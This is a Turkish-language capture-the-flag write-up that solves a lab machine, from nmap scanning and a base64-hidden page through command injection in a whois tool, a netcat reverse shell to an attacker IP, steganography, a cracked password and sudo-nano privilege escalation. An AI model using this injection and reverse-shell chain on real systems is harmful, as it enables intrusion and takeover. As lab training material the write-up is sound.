
TechCareerCTF Writeups

Odayı çözmeye başladığımızda yapmamız gereken ilk şey nmap taraması. Nmap taraması yaptığımızda açık olan portları göstermiş oldu.

```
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE REASON       VERSION
111/tcp  open  rpcbind tcp-response 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          38656/tcp6  status
|   100024  1          42603/udp   status
|   100024  1          42901/tcp   status
|_  100024  1          43214/udp6  status
901/tcp  open  http    tcp-response Samba SWAT administration server
| http-auth:
| HTTP/1.0 401 Authorization Required\x0D
|_  Basic realm=SWAT
| http-methods:
|_  Supported Methods: GET POST
|_http-title: 401 Authorization Required
8080/tcp open  http    tcp-response Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: KariyerCTF
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
```

Sitenin 8080 portunun açık olduğunu görüyoruz ve sayfanın o portuna gidiyoruz. Sayfa da hiçbir şey yok gibi gözüküyor ama kaynak koduna baktığımızda şifreli bir kelime olduğunu görüyoruz.




Bu kodu çözdüğümüzde ise bize bir sayfanın daha olduğunu belirtiyor.

```
a2FyaXllci5waHA=:kariyer.php:Base64 Encoded String
```


kariyer.php sayfasına baktığımız da ise bize bi whois komutunu kullanabileceğimiz bir araç veriyor. Aklımıza ise şu soru geliyor “**;**” kullanıp whois komutu ile başka komutlarda çalıştırabilir miyiz?
Denediğimizde bu sorunun cevabının evet olduğunu anlıyoruz.

Ve böylece birinci bayrağımıza da ulaşmış oluyoruz. Cat flag1.txt yaptığımızda içeriğine de ulaşıyoruz.




Burda başka bir şey yapamadığımız için shell açmaya çalışacağız. https://www.revshells.com/ bu sayfadan olabilecek shelleri deniyoruz. nc -c sh 10.2.2.70 5555 bu kod ile istediğimize ulaşıyoruz ve shell ede etmiş oluyoruz.


Hangi kullanıcıların olduğunu öğrenmek için home dizinine geliyoruz ve ordaki kullanıcıları görüntülüyoruz. Daha sonra ise o kullanıcının dosyalarını görüyoruz dosyaları açmamız gerekiyor ama flag2.txt'ine erişimimiz yok. İlk işimiz resim dosyasını indirip tarama yapmamız gerekiyor bunun için python ile server açıp resim dosyamızı indiriyoruz.



İndirdiğimiz resim dosyasını https://stylesuxx.github.io/steganography/ buradan decode ettiğimizde elimize bi şifreli metin geçiyor.



Bu şifreli metini de kırdığımızda şifreyi öğrenmiş oluyoruz.



Metinin MD5 ile şifrelenmiş ve şifrenin ise p@ssw0rd123 olduğunu görüyoruz ve shell kısmında kariyer1 kullanıcısına geçiş yapıyoruz. flag2.txt'ini okuyabiliriz artık. Son olarak flag3 kaldı. O da root kullanıcısının yetkisi ile açıldığını düşünüyoruz ve sudo -l yapıyoruz. Bu ise bize NOPASSWD: /bin/nano böyle bir sonuç dönüyor.

En son ise yukarıdaki komutu yazdığımızda flag3'ü de öğrenmiş oluyoruz.